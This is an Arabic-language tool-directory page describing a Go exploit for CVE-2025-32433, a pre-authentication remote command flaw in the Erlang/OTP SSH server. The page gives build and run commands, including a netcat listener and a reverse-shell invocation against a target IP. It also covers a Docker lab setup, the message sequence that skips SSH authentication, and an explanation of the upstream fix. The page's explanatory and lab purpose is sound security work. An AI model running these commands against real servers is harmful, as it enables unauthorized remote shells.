Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2025-32433-Remote-Shell — استغلال مبني على Go لـ CVE-2025-32433 | Kitploit
أدوات/GitHubGitHub/meloppeitreet/cve-2025-32433-remote-shell
توليد الحمولةتحليل الثغرات الأمنيةالاستغلالشيل كوداختبار الاختراقأداة الوصول عن بعد
GitHubmeloppeitreet/cve-2025-32433-remote-shell

CVE-2025-32433-Remote-Shell

استغلال مبني على Go لـ CVE-2025-32433

مشاركة
عرض المستودع
26منذ سنة واحدةلم تتم المراجعة بعد

CVE-2025-32433 شل عن بُعد

استغلال مكتوب بلغة Go لـ CVE-2025-32433 يُرجع شل باش عن بُعد.

مستلهم بشكل كبير من فهم الاستغلال المستمد من إثبات المفهوم لـ ProDefense لـ CVE-2025-32433.

تشغيل الاستغلال

make

يتم أيضًا توفير exploit.exe لأجهزة ويندوز عبر Makefile التجميع المتقاطع.

ثم قم بتشغيل ملف الاستغلال الثنائي بإحدى طريقتين:

الأمر

./exploit <target-ip> <target-port> "<command>"

ملاحظة: لا يُرجع مخرجات الأمر

شل عكسي

nc -lnvp <attacker-port>
./exploit <target-ip> <target-port> <attacker-ip> <attacker-port>

إعداد البيئة

باستخدام Dockerfile الخاص بـ ProDefense، يمكنك إعداد بيئة كالتالي:

docker build -t "cve-2025-32433:Dockerfile" .
docker run -p 2222:2222 cve-2025-32433:Dockerfile

يمكنك بعد ذلك تشغيل الاستغلال كما في قسم تشغيل الاستغلال: على سبيل المثال

nc -lnvp 4444
./exploit 127.0.0.1 2222 172.17.0.1 4444

172.17.0.1 هو عنوان IP الافتراضي لمضيف Docker

شرح الاستغلال

TL;DR "المشكلة ناتجة عن خلل في معالجة رسائل بروتوكول SSH يسمح للمهاجم بإرسال رسائل بروتوكول الاتصال قبل المصادقة،"

إجراء SSH النموذجي:

SSH_MSG_KEXINIT

→ SSH_MSG_KEXDH_INIT / KEX_ECDH_INIT (key exchange)
→ SSH_MSG_NEWKEYS
→ SSH_MSG_SERVICE_REQUEST ("ssh-userauth")
→ SSH_MSG_USERAUTH_REQUEST
→ SSH_MSG_USERAUTH_SUCCESS

→ SSH_MSG_CHANNEL_OPEN
→ SSH_MSG_CHANNEL_REQUEST

إجراء الاستغلال:

  1. اتصال TCP بالضحية
  2. تبادل راية SSH
  3. SSH_MSG_KEXINIT
  4. SSH_MSG_CHANNEL_OPEN (قبل المصادقة)
  5. SSH_MSG_CHANNEL_REQUEST (قبل المصادقة) --> يحتوي على حمولة الأمر

لاحظ أن جزء USERAUTH بأكمله يتم تخطيه في الاستغلال.

ملخص الرسائل

RFCs ذات الصلة برسائل SSH:

  • RFC 4253: بروتوكول طبقة النقل لـ Secure Shell (SSH)
  • RFC 4254: بروتوكول اتصال Secure Shell (SSH)

أرقام الرسائل

أرقام الرسائل في بروتوكول طبقة النقل لـ SSH

أرقام الرسائل في بروتوكول اتصال SSH

تنسيقات الرسائل

SSH_MSG_KEXINIT

SSH_MSG_KEXINIT

SSH_MSG_CHANNEL_OPEN

SSH_MSG_CHANNEL_OPEN

SSH_MSG_CHANNEL_REQUEST

SSH_MSG_CHANNEL_REQUEST

متطلبات أخرى


تنسيق السلسلة (من RFC 4251: بنية بروتوكول Secure Shell (SSH))

String

الحشو

Padding

فهم الإصلاح والاستغلال

فيما يلي الإصلاح الذي تم إدخاله إلى مكتبات Erlang OTP في الالتزام ssh: early RCE fix:

handle_msg

يقدم الإصلاح عبارة handle_msg جديدة تلتقط، وفقًا لمعاملاتها:

  • Msg: متغير شامل لأي رسائل SSH واردة لم يتم مطابقتها بالفعل بعبارات سابقة (مثل #ssh_msg_disconnect{})
  • #ssh{authenticated = false}: حالة الجلسة التي تطابق إذا لم يتم مصادقة الاتصال بعد.

لن تلتقط العبارة الجلسات ذات authenticated = true، والتي تُرفق بالجلسة عندما يتلقى الخادم #ssh_msg_userauth_success{}:

authenticated = true

والتي تُرسل بعد نجاح أي من طرق المصادقة التالية:

طرق المصادقة التي تُرسل #ssh_msg_userauth_success{}

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    871
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    548
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    383
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    361
  • 5

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    305
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    280

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →